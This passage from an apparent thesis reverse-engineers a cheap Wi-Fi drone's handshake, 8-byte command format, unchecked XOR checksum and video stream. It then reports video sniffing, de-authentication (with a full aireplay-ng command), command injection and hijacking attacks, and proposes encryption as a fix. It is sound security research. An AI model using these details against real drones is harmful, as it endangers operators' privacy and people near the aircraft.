Based on app network communications, four primary areas of research were conducted. Firstly, the handshake procedure between the app and the drone was examined. A handshake is needed as the app uses ephemeral ports for the UDP connection, and the drone must be informed where to send its data. Secondly, the app's command structure, including special commands, was reverse-engineered. This allows starting crafting potentially malicious commands. Thirdly, commands have a checksum field to verify the integrity of the message. It was discovered that it was calculated and sent, but not checked by the drone. Lastly, the video streaming protocol is explained.

## 5.1 Handshake

After turning on the drone, the LED lights start flickering, indicating that the system is ready for the handshake. When a mobile device connects to Wi-Fi, the video stream and command are not automatically started. The handshake process is started when the start button is pressed in the app. A successful handshake is indicated by the lights stopping from flickering and being turned on constantly. A process is required to send information to the drone about which mobile device UDP port to use for the video streaming destination. The secondary objective is to conserve bandwidth and not send a video stream if the app is not ready to receive it.

After the start button is pressed, two UDP packets are sent out. The first one is to the drone port 8090, which includes a command for the drone. The second packet is to port 8080 with payload 0x4276, which commands the drone to send video feed to the port from which the command was sent. A sample capture of the start command is presented in Figure 6. After that command, the drone starts video streaming from port 8080 to the designated port. When the return button is pressed on the app, the sending of the commands ends, and a command with payload 0x4277 is sent to the drone to stop the video feed. When the transmission is restarted by pressing the start button again, new ephemeral ports are assigned on the app, both for sending commands and receiving the video feed.





Figure 6 Captured handshake package to start video stream

If the remote control is activated and paired with the drone, then commanding can be done only using the remote control. The app still behaves the same and has no information about the presence of the remote control, as it still sends out commands for the drone. The decision not to obey commands from the app is made in the drone.

## 5.2 Command Structure

The mobile device sends out commands to control the flight using the UDP protocol to port 8090 on the drone. Each command is exactly 8 bytes long. Commands are sent constantly, even if there are no changes in the input. When the drone stops receiving commands, it lands safely by reducing the speed of the motors.

The command structure is presented in Table 5. The first byte is always the same, signalling the start of the command. The drone does not accept other values for the command start. The last byte is also a constant, having the same characteristics as the beginning byte. The use of begin and end bytes is unnecessary because the UDP protocol has a set starting and ending position for the included data, making it unnecessary to signify the start of the command. There is no need to find a command within a larger data set.

All command bytes have possible values from 0x00 to 0xff, the maximum range that can be represented using a byte. For joystick commands, 0x80 indicates the middle position, full right or full top position is 0xff, and 0x00 value is full left or full down.

Table 5 Drone command structure for Wi-Fi

| **Byte** | **Description** | **Value** |
|---|---|---|
| 1 | Begin byte | 0x66 |
| 2 | Right knob x-axis | 0x00 – 0xff |
| 3 | Right knob y-axis | |
| 4 | Left knob y-axis | |
| 5 | Left knob x-axis | |
| 6 | Special commands | See Table 6 |
| 7 | Checksum | 0x00 – 0xff |
| 8 | End byte | 0x99 |

The special command values with descriptions are listed in Table 6. Special commands have a small impact on flying the drone. Special command up means automatic liftoff, and down means automatic landing. The trim command stabilises the drone in flight. Additional special commands were not observed during the data collection phase.

Table 6 Special commands

| **Byte value** | **Command** |
|---|---|
| 0x00 | No command |
| 0x01 | Up |

| | |
|---|---|
| 0x02 | Down |
| 0x10 | Trim |

The app has a home button to return the drone to the ground. This is not a special command, but the virtual joystick is moved to the bottom position, sending out commands for the drone to reduce power and move to the ground.

There is a possibility in the app to alter the drone's speed. Three possible speed options are 30%, 60% or 100%. This speed control happens in the app by limiting the maximum values for the propeller power setting, which is controlled by the y-axis of the left joystick and sent to the drone in the commands.

## 5.3 Checksum Calculation

The seventh byte in the command is for the checksum. It is calculated using five command bytes, four joystick inputs, and one for special commands. The algorithm used for checksum calculation is a block check character checksum, which is also known as an XOR checksum. To calculate the checksum, all five bytes are XORed together, and the resulting output is the checksum value, which is then sent over the network as byte number seven in the command. For this checksum algorithm, the order of the data fields has no effect, meaning this algorithm cannot identify if two values are flipped.

Using a checksum to validate the commands is a good practice to verify that the data has not been modified in transit. This does not help against malicious actors who can calculate the checksums for the crafted commands, but it helps if, during the transmission, something goes wrong. This is an additional validation mechanism as IP packets and UDP datagrams all have their checksums to verify the correctness of the arrived data.

Testing has shown that the drone does not check the correctness of the checksum value in the command. Commands with the random checksum value are still carried out without any problem. This makes the checksum useless as a control measure for the correctness of the command.

A lot of different checksum calculation algorithms have been developed. To find out which one was used, different potential algorithms for checksum calculation were tested using the website Online Calculate Tools [41]. Sample input collected from a capture file was inserted

into different calculators to find the one that gave the same output. When the output matched, additional checks with additional data were made to confirm that the match was not a random coincidence.

## 5.4 Video Stream

The drone streams a live video feed from the camera to the Android app. The protocol uses distinct JPEG images without interframe compression to stream video. A single JPEG image is divided between multiple UDP datagrams and then reassembled to display the image at the app. All datagrams, except the last for every JPEG, have a payload of 1472 bytes. The payload size for the last datagram varies but does not exceed 1472 bytes.

Comparing payloads of UDP datagrams provided valuable insight that the first eight bytes remained the same for multiple consecutive packets. The first byte changed after a packet that was smaller in size. A pattern emerged that bytes 0xff and 0xd8 were the first two bytes at the beginning of every transmission. These bytes mark the start of a JPEG image [42]. The last, a smaller packet, contained bytes 0xff and 0xd9, signifying the end of the image. Those two bytes were followed by five additional bytes.

From this, it is possible to conclude that every UDP datagram payload consists of an 8-byte header and data. The first byte in the header is used to identify individual JPEG files. The second byte in the header identifies if it is the last payload for a certain JPEG. Value 0 at the second position identifies that the stream of a single image is still ongoing, and value 1 means this is the last byte of this image. Additionally, the final part of the image has a 5-byte trailer. The purpose of the other six bytes in the header and all bytes in the trailer is unknown.

The header must be removed from all UDP datagram payloads, and a trailer must be removed from the last payload. Then the payloads are combined into a JPEG in the order of arrival. The average file size is 26.15 kB based on the capture of 852 images. The output JPEG resolution is 640x480 pixels. A sample JPEG from the video stream is Figure 7. The website selling the drone stated that the camera has a resolution of 4K [39], but the reality is quite different from what was promised. JPEG files are sent at a variable interval. The calculated framerate from the data collected from the capture file is 20 fps.

Figure 7 Sample JPEG from video stream

For some reason, most but not all the images constructed are distorted. Sample distortion is visible at Figure 8. It is the next frame streamed right after Figure 7. It seems that parts of the image have changed positions. This indicates that there must be some marker in the data to inform the order in which the packets should be assembled. The exact reason is unclear, as all the identifying information in the packets has not been disclosed. In the context of this thesis, it is not critical to have all images fully intact. Having some images illustrates the potential concerns for the privacy of the users.




Figure 8 Sample JPEG from video stream with distortion

Some UDP packets are sent repeatedly without any modifications. This seems to be a quality-of-service verification to resend packets that might not have arrived intact. While monitoring the network, no responses from the client have been captured, which would indicate that some packets need to be resent. In the capture file, all the packets captured are intact. It remains unclear why packets need to be retransmitted. For the reconstruction of the JPEG, duplicate values must be removed.

# 6 Attack Vectors

Four attacks were done: sniffing, DoS, command injection, and hijacking. Sniffing attack intercepts the video feed and invades privacy. This attack is almost impossible to detect and avoid with current settings. DoS uses Wi-Fi de-authentication functionality to remove the user from the network. In case of an injection attack, malicious commands are crafted and injected into the network. As a result, the drone starts behaving unpredictably, most likely causing a crash. Lastly, the DoS attack is exploited to gain uninterrupted access to the drone command network and hijack the device.

All potential attack vectors described in this chapter apply only to a situation where the smartphone app controls the drone. This study has not investigated attacking remote control-based scenarios.

## 6.1 Sniffing Attack

Wi-Fi is a shared medium communication mechanism. Monitoring mode can sniff packets transmitted on unencrypted networks, hence capturing and decoding video feed. One option is to capture packets into a file and assemble images later. Another variant is to assemble the images in real time, giving an adversary a live view of the camera feed. This poses the most significant privacy risk for using this drone. When flying the drone, it is impossible to know if somebody else is looking at the stream or capturing the packets for later analysis. This risk would be lowered significantly by using encryption on the Wi-Fi network, which is not a considerable complexity and overhead for the bandwidth.

Two Python scripts were developed to demonstrate the potential exploit of this kind of weakness. The first script reads data from the capture file to reconstruct JPEG images. The script is presented in APPENDIX A. The script works by reading captures in a file one by one. Based on a filter, the packet must be UDP from port 8080 and have data inside. The first byte is used as identification data and is grouped to create images. All constructed files are saved on a drive as individual JPEG files.

JPEG images saved from the stream of the capture file can be combined into a video using the `ffmpeg` tool in Linux. An input pattern was used to include multiple source files. Pattern %03d means that three digits padded with zeros are expected. Numbers must be sequential for the pattern matching to work. The command ‘`ffmpeg -framerate 20 -i`

`'output%03d.jpg' -c:v libx264 -pix_fmt yuv420p -y video.mp4`' was used to combine JPG files into an MP4 video file.

The second script uses monitoring mode to sniff packets in real time to combine JPEG images and show them to the user in real time. The logic for constructing the images is the same. OpenCV creates a graphical window for the user to show images in real time. On the testing computer, 70% of one CPU core was needed to analyse the stream in real time. The script is available at APPENDIX B.

## 6.2 Denial of Service Attack

The purpose of a DoS attack is to deprive the system of its resources or block it from being used [13]. Usually, those are computing power or bandwidth. Well-known DoS attacks are jamming, when radio frequencies are overpowered, and de-authentication, when the system is dropped from the network or not allowed in.

De-authentication is a Wi-Fi functionality to terminate the connection defined in the 802.11 standard [43]. The de-authentication process might be started by either the access point (AP) or the station itself. This is not a request but a notification and cannot be refused. In open Wi-Fi, all stations are required to recognise de-authentication frames. It is achieved by sending a management frame subtype de-authentication, including the reason code for disconnection.

One of the potential ways to attack Wi-Fi users is known as a de-authentication attack [44]. The attacker maliciously uses a legitimate de-authentication service by crafting a package and injecting it into the network, giving the impression that it came from the legitimate AP. This denies the service to the station consuming the network. Repeating this attack may keep the client disconnected and blocked from communicating for long periods. This attack requires a malicious actor to be near the AP and the station, as it must be within the wireless reach of the station under attack. The interface must be in monitoring mode and support injection for this attack.

A de-authentication attack was carried out by using the `aireplay-ng` tool with the following command, '`sudo aireplay-ng -0 10 -a 00:1E:B5:B1:94:13 -c 88:bf:e4:79:e7:98 wlan1mon`', which sends out 10 de-authentication packets. Number 10 is arbitrary and can be as big as the attacker wants. 802.11 management frames are unreliable because they are sent without acknowledgement [43]. As a result, de-authentication frames

must be sent multiple times to guarantee the attack's success. The higher the number, the more likely the attack is to succeed.

A de-authentication attack works as the mobile device is disconnected from the Wi-Fi network. When automatic connection is enabled, the device automatically reconnects to the network within seconds. For the user, there seems to be a problem with the connection to the drone. This makes it a concealed attack without creating suspicion. To achieve constant DoS, the attack must be repeated.

As a result of the attack, the drone stops its motors when the disconnect happens. The impact of the attack on different flying conditions was not tested. Most likely, the drone lands safely where it is but does not return home. Higher-end drones utilise secure home functionality. This means that if the connection is lost, then the drone independently returns to the starting position and lands safely.

This attack is simple because it doesn't require any knowledge about the drone's command structure. It can be carried out even with an encrypted secure Wi-Fi connection, as this is part of the intended protocol design. The only required information is the mobile device MAC and drone MAC, which are both easy to obtain using the monitoring tools. Additionally, tools for the attack are freely available and don't require custom scripts or prior knowledge.

## 6.3 Command Injection Attack

Knowing the command structure enables the command injection attack. In this attack, malicious commands are sent to the drone when the user has the app connected to the drone's network and is operating it. The drone receives both commands and starts following both. As a result, the drone starts behaving unpredictably because of conflicting commands. If this is done during flight, it most likely ends in the drone crashing into something.

The easiest way is to take an already captured packet, change its payload, and send it out again. A Python script was created for demonstration purposes that uses the Sony DualShock 4 controller as an input device to construct navigation commands. Any controller or keyboard could be used as input for crafting the commands. The script is available at APPENDIX C. It uses the Scapy library to read the packet, modify it, and send it out again. Command is crafted from the controller input. Python needs the right to access raw sockets without sudo because using sudo breaks access to the controller. To achieve this command '`sudo setcap cap_net_raw,cap_net_admin=eip $(readlink -f $(which python3))`' is needed.

Running the script made the drone behave uncontrollably, as expected, because it needed to follow conflicting orders.

## 6.4 Drone Hijack Attack

The most advanced attack is when a malicious party assumes control of the drone, hijacking it. The drone must be turned on for this attack, but the operator's app must be disconnected from the network. This can be achieved by executing the de-authentication attack to disconnect the operator's mobile device from the network. After a successful connection, the attacker has complete control over the drone.

The drone control system is designed only to allow one device to be connected to the Wi-Fi network at a time. The attacker must connect to the network faster than the operator, and the operator will be locked out. This seems to be a security feature that prevents others from joining the network during flight and causing harm, but it works against it. As a result, the operator cannot reconnect to the network even if the auto-connect property is set on the mobile device.

After the initial operator has been disconnected from the drone, there are two options for the malicious actor to overtake the connection. The first option is to use a smartphone with the same app to control the drone. The second option is to connect the computer to the network and use custom tooling. Custom tooling can be built using knowledge of the command structure and handshake procedure. The custom tooling can also be used instead of the official app to control the drone by an advanced user.

For this thesis, a custom script was developed to control the drone by connecting the computer to the Wi-Fi and sending out crafted commands. The operating system handles the Wi-Fi connection and UDP socket creation. Like in a command injection attack, the Sony controller was used to demonstrate command creation. The script does the handshake and starts sending commands. The script is presented in APPENDIX D.

# 7 Discussion

In section 2.3, factors for assessing drone security were listed, which were proposed by Derhab *et al* in 2023 [23]. Those factors were authentication, confidentiality, availability, integrity, non-repudiation, and privacy. After finding potential weaknesses and trying to exploit them, it is now possible to assess how secure the drone used in this study was. All six security requirements for this drone failed. The drone is a potential threat to users and bystanders when controlled by the app.

Many attacks discussed in this work are possible because the Wi-Fi communication is unencrypted. Because of that, it is relatively easy to attack the drone during flight. A more straightforward attack objective could be simply causing damage to the drone itself. More complex attacks could cause damage to nearby objects or people. Without proper monitoring equipment, it would be challenging to understand what happened to the drone and why, which makes the responsibility assessment in those cases hard. A problem that might need to be addressed while making the policies for the usage of the drones.

Four different attack methods were examined for exploiting the vulnerabilities: (1) sniffing, (2) denial of service, (3) command injection, and (4) hijacking. All the attacks were successfully conducted, exploiting different vulnerabilities. A sniffing attack allowed the video stream to be captured from the unencrypted connection. This is a serious potential violation of privacy. Denial of service attacks have tools available, as the 802.11 standard defines the functionality. The effect of this attack is minimal as the user is denied control of the drone, but the threat of physical damage is minimal. Command injection did not give reasonable control over the drone. The drone started fighting between conflicting commands, resulting in unstable flight. This might pose a risk of physical damage to the drone. The result of this attack is the most unpredictable. A hijacking attack de-authenticated the mobile device, making it possible to assume full control over the drone. Potential risk is defined by the malicious actor conducting the attack.

An encrypted Wi-Fi connection is the easiest solution to prevent attacks described in this thesis (except the DoS attack). Most Wi-Fi adapters should have encryption functionality built in; therefore, there is no need for any hardware changes. Additional management overhead would be required to include pre-shared keys with the drone and/or create procedures for changing them by the user. In addition, these extra features complicate the user experience, which might direct users to choose less secure drones. Wi-Fi encryption was omitted for reasons unknown,

but probably for ease of development, ease of use, and cost. This illustrates vividly how standardised security features that are available are omitted to cut costs or to simplify the operation for users. This is possible as no regulations require manufacturers to enforce strong encryption to protect the users.

Adding additional controls is one possible solution to add security when using an open Wi-Fi network. Additional checks could be IP packet sequence numbers, checksum validation, stateless firewall checking the source port and IP, etc. Adding those types of controls adds additional overhead for the control system. Every single control adds latency between the command given and the command executed. As the connection is open, doing secondary checks to avoid simple replay attacks would increase security. This would not fully eradicate the threat of replay or command injection attacks, but would make it more difficult for the attacker. The attack would need a monitoring capability to ensure the sequence numbers and identification are correct for the attack to work. Implementing this kind of check is not a technical difficulty but rather a question of balance between the cost efficiency and the level of additional security gained through this secondary check.

The non-repudiation requirement is much more problematic, even when using strong encryption. Most likely, most of the drones on the market fail to achieve this requirement. This would require a process where the user verifies that they are flying the drone by digitally signing the commands. In Estonia, this could be achieved using an ID-card-based PKI system to verify identity. This would be cumbersome and probably would not be liked by the users. Enforcing it would be difficult, especially in a context where users already break the flying rules constantly [45]. Because of its technical complexity, it is rather unlikely that this could be achieved for non-commercial drones.

As a future work, it would be useful to investigate the characteristics and protocols used by the remote control and the drone. As it does not use the Wi-Fi channel and is not analysed by the tools used in this thesis, it is currently unknown how many potential vulnerabilities exist in this protocol. Another unknown characteristic is how the drones behave if many similar drones await the pairing process from the remote.

In addition to this, the study focused on comprehensively analysing a single low-cost drone. When used with the app, this had multiple weaknesses, most related to not using encryption in its communication channels. A more exhaustive study should be done covering low-cost drones

to assess how common it is not to use encryption. This could be an input to policymakers to include those requirements in regulations.

# 8 Conclusion

Drones are becoming more popular, with their field of application constantly increasing. This also means that the use of low-cost drones for recreation is growing. Often, the aspects of cybersecurity might become a secondary priority compared to ease of use and manufacturing costs.

The goal of this study was to analyse the security of a low-cost drone by reverse engineering the drone's command structure and exploiting the potential vulnerabilities.

The drone had two command options: remote control and an Android app. The remote control was left out of scope because it did not use the Wi-Fi protocol for communication. The command structure used by the Android app was reverse-engineered. The video stream from the drone’s camera to the app was also decoded.

Knowing the command structure and not having encryption opens many potential vulnerabilities. For this work, four different attacks were performed: (1) sniffing the live video, (2) denial of service by using Wi-Fi de-authentication to remove the operator from the network, (3) command injection to destabilise the flight, and (4) hijacking the drone completely by de-authenticating the user and assuming control. All the attacks performed were successful.

Based on these results, using encryption would be one of the easiest ways to secure a drone. Most likely because of ease of use, simplicity of development, and low cost, it was omitted. There are some potential ways to increase security, even with an open network, such as doing secondary checks. Testing the drone revealed that none of the secondary checks were applied.

Based on the six pillars of drone security, authentication, confidentiality, availability, integrity, non-repudiation, and privacy, proposed by Derhab et al in 2023 [23], it can be concluded that this drone does not meet the security requirements when using the app solution, making it a potential threat to any user and bystander.

# References


[1] A. A. Laghari, A. K. Jumani, R. A. Laghari and H. Nawaz, "Unmanned aerial vehicles: A review," *Cognitive Robotics,* vol. 3, pp. 8-22, 2023.

[2] Mordor Intelligence Source: https://www.mordorintelligence.com/industry-reports/uav-market, "Töö sissejuhatus sisaldab järgmisi elemente:," Mordor Intelligence Source: https://www.mordorintelligence.com/industry-reports/uav-market, 03 01 2025. [Online]. Available: https://www.mordorintelligence.com/industry-reports/uav-market. [Accessed 22 07 2025].

[3] Fortune Business Insights, "Unmanned Aerial Vehicle (UAV) Market Size, Share, Industry Analysis and Russia-Ukraine War Impact Analysis, By UAV Class (Micro, Mini, & Small UAVs, and Tactical UAVs), By Operational Mode (Fully & Semi-Autonomous, Remotely-Operated), By Fully Autonomous," Fortune Business Insights, 07 07 2025. [Online]. Available: https://www.fortunebusinessinsights.com/industry-reports/unmanned-aerial-vehicle-uav-market-101603. [Accessed 22 07 2025].

[4] Business Research INsights, "Unmanned Aerial Vehicle (UAV) Market Size, Share, Growth, and Industry Analysis, By Type (Small UAV, Tactical UAV, Strategic UAV, Special Purpose UAV), By Application (Military, Civil & Commercial, Homeland Security), and Regional Forecast to 2033," Business Research INsights, 07 07 2025. [Online]. Available: https://www.businessresearchinsights.com/market-reports/unmanned-aerial-vehicle-uav-market-120767. [Accessed 22 07 2025].

[5] Grammarly, "Grammarly," Grammarly, 2025. [Online]. Available: https://www.grammarly.com/. [Accessed 22 07 2025].

[6] Oxford Learner's Dictionary, "drone," Oxford University Press, 2025. [Online]. Available: https://www.oxfordlearnersdictionaries.com/definition/english/drone_1. [Accessed 17 07 2025].

[7] M. De Marsico and A. Spagnoli, "Using hands as an easy UAV joystick for entertainment applications," in *Proceedings of the 13th Biannual Conference of the Italian SIGCHI Chapter: Designing the next Interaction*, Padova, 2019.

[8] J.-P. Yaacoub, H. Noura, O. Salman and A. Chehab, "Security analysis of drones systems: Attacks, limitations, and recommendations," *Internet of Things,* vol. 11, 2020.

[9] R. Austin, Unmanned Aircraft Systems. UAVS Design, Development and Deployment, West Sussex: Wiley, 2010.

[10] European Union Aviation Safety Agency, "Drone operations in EASA countries," 17 03 2025. [Online]. Available: https://experience.arcgis.com/experience/1cad6eae759746c0a2cc8cb85f6db776. [Accessed 17 03 2025].

[11] European Commission, "A Drone Strategy 2.0 for a Smart and Sustainable Unmanned Aircraft Eco-System in," Brussels, 2022.

[12] Unmanned Network, "The Future of UAS Communications: The StarLink Revolution," Unmanned Network, 11 09 2023. [Online]. Available: https://unmanned-network.com/the-future-of-uas-communications-the-starlink-revolution/. [Accessed 29 07 2025].

[13] C. Rani, H. Modares, R. Sriram, D. Mikulski and F. L. Lewis, "Security of unmanned aerial vehicle systems against cyber-physical attacks," *The Journal of Defense Modeling and Simulation,* vol. 13, no. 3, pp. 331-342, 2016.

[14] A. A. Laghari, A. K. Jumani, R. A. Laghari, H. Li, S. Karim and A. A. Khan, "Unmanned aerial vehicles advances in object detection and communication security review," *Cognitive Robotics,* vol. 4, pp. 128-141, 2024.

[15] IEEE, "The Evolution of Wi-Fi Technology and Standards," IEEE Standards Association, 16 05 2023. [Online]. Available: https://standards.ieee.org/beyond-

standards/the-evolution-of-wi-fi-technology-and-standards/. [Accessed 16 07 2025].

[16] Bluetooth SIG, Inc., "Bluetooth technology overview," Bluetooth SIG, Inc., 2025. [Online]. Available: https://www.bluetooth.com/learn-about-bluetooth/tech-overview/. [Accessed 05 08 2025].

[17] LoRa® Alliance T echnical Marketing Workgroup, "A technical overview of LoRa and LoRaWAN," 2015. [Online]. Available: https://lora-alliance.org/wp-content/uploads/2020/11/what-is-lorawan.pdf. [Accessed 29 07 2025].

[18] Connectivity Standards Alliance, "The Full-Stack Solution for All Smart Devices," Connectivity Standards Alliance, 2025. [Online]. Available: https://csa-iot.org/all-solutions/zigbee/. [Accessed 29 07 2025].

[19] Consumer Protection and Technical Regulatory Authority, "Mehitamata õhusõidukid (droonid)," 5 7 2024. [Online]. Available: https://www.ttja.ee/ariklient/side-ja-meediateenused/raadioside/mehitamata-ohusoidukid-droonid. [Accessed 29 3 2025].

[20] everything EF, "Zigbee Frequency Bands," everything EF, 13 12 2022. [Online]. Available: https://www.everythingrf.com/community/zigbee-frequency-bands. [Accessed 05 08 2025].

[21] Wikipedia, "List of WLAN channels," Wikipedia, 2025. [Online]. Available: https://en.wikipedia.org/wiki/List_of_WLAN_channels. [Accessed 05 08 2025].

[22] S. K. Khaitan and J. D. McCalley, "Design Techniques and Applications of Cyberphysical Systems: A Survey," *350 IEEE SYSTEMS JOURNAL,* vol. 9, no. 2, pp. 350-365, 2025.

[23] A. Derhab, O. Cheikhrouhou, A. Allouch, A. Koubaa, B. Qureshi, M. A. Ferrag, L. Maglaras and F. A. Khan, "Internet of drones security: Taxonomies, open issues, and future directions," *Vehicular Communications,* vol. 39, 2023.

[24] B. Ly and R. Ly, "Cybersecurity in unmanned aerial vehicles (UAVs)," *Journal of Cyber Security Technology,* vol. 5, no. 2, pp. 120-137, 2021.

[25] C. Thomas, "DJI Wi-Fi Protocol," Johannes Kepler University Linz, 2021.

[26] N. Rodday, "Exploring Security Vulnerabilities of Unmanned Aerial Vehicles," University of Twente, Amsterdam, 2015.

[27] o.-S. Pleban, R. Band, R. Creutzburg and ', "Hacking and securing the AR.Drone 2.0 quadcopter: investigations for improving the security of a toy," in *Mobile Devices and Multimedia: Enabling Technologies, Algorithms, and Applications 2014*, San Francisco, 2014.

[28] R. Ji, J. Wang, C. Tang and R. Li, "Automatic Reverse Engineering of Private Flight Control Protocols of UAVs," *Security and Communication Networks,* vol. 2017, no. 1, 2017.

[29] J. Narayan, S. K. Shukla and T. C. Clancy, "A Survey of Automatic Protocol Reverse Engineering Tools," *ACM Computing Surveys,* vol. 48, no. 3, pp. 1-26, 2015.

[30] OffSec Services Limited, "Kali," OffSec Services Limited, 2025. [Online]. Available: https://www.kali.org/. [Accessed 21 07 2025].

[31] Linux Wireless Documentation Project, "Wireless Modes," 2024. [Online]. Available: https://wireless.docs.kernel.org/en/latest/en/users/documentation/modes.html. [Accessed 16 07 2025].

[32] "Radiotap," [Online]. Available: https://www.radiotap.org/. [Accessed 16 7 2025].

[33] "Packet Injection," Wikipedia, 4 8 2023. [Online]. Available: https://en.wikipedia.org/wiki/Packet_injection. [Accessed 16 7 2025].

[34] "Aircrack-ng," 16 1 2023. [Online]. Available: https://www.aircrack-ng.org/doku.php. [Accessed 14 4 2025].

[35] Wireshark Foundation, "Wireshark," [Online]. Available: https://www.wireshark.org/. [Accessed 15 4 2025].

[36] Github Docs, "Supported AI models in Copilot," GitHub, 2025. [Online]. Available: https://docs.github.com/en/copilot/reference/ai-models/supported-models. [Accessed 30 07 2025].

[37] Anthropic PBC, "Claude Sonnet 4 [large language model]," Anthropic PBC, 2025. [Online]. Available: https://www.anthropic.com/claude/sonnet. [Accessed 30 07 2025].

[38] Scapy community, "Scapy," Scapy community, 2025. [Online]. Available: https://scapy.readthedocs.io/en/latest/introduction.html. [Accessed 21 07 2025].

[39] DLB Trading OÜ, "kaup24.ee," DLB Trading OÜ, 2025. [Online]. Available: https://kaup24.ee/et/arvutid-ja-it-tehnika/droonid/happy-people-4k-droon-hd-d88-e88?id=43025219. [Accessed 21 07 2025].

[40] SHENZHEN YTD TECHNOLOGY CO., LTD, "WiFI_CAM," Google, [Online]. Available: https://play.google.com/store/apps/details?id=com.tzh.wifi.wificam.activity. [Accessed 22 07 2025].

[41] calctools.online, "Online Calculate Tools," calctools.online, 2025. [Online]. Available: https://calctools.online/en/disclaimer. [Accessed 23 07 2025].

[42] Openize Pty Ltd , "JPEG," Openize Pty Ltd , 2025. [Online]. Available: https://docs.fileformat.com/image/jpeg/. [Accessed 10 08 2025].

[43] LAN/MAN Standards Committee, "802.11-2024 - IEEE Standard for Information Technology--Telecommunications and Information Exchange between Systems - Local and Metropolitan Area Networks--Specific Requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY)," IEEE, 2024.

[44] J. Bellardo and S. SAvage, "802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions," in *Proceedings of the 12th USENIX Security Symposium*, Washington D.C., 2003.

[45] Transportation Administration, "Droonisensorite tuvastused näitavad kehtivate lennupiirangute massilist rikkumist," Transpordiamet, 28 07 2025. [Online]. Available: https://transpordiamet.ee/uudised/droonisensorite-tuvastused-naitavad-kehtivate-lennupiirangute-massilist-rikkumist. [Accessed 29 07 2025].

# APPENDIX A

## JPEG File Generation from Capture File

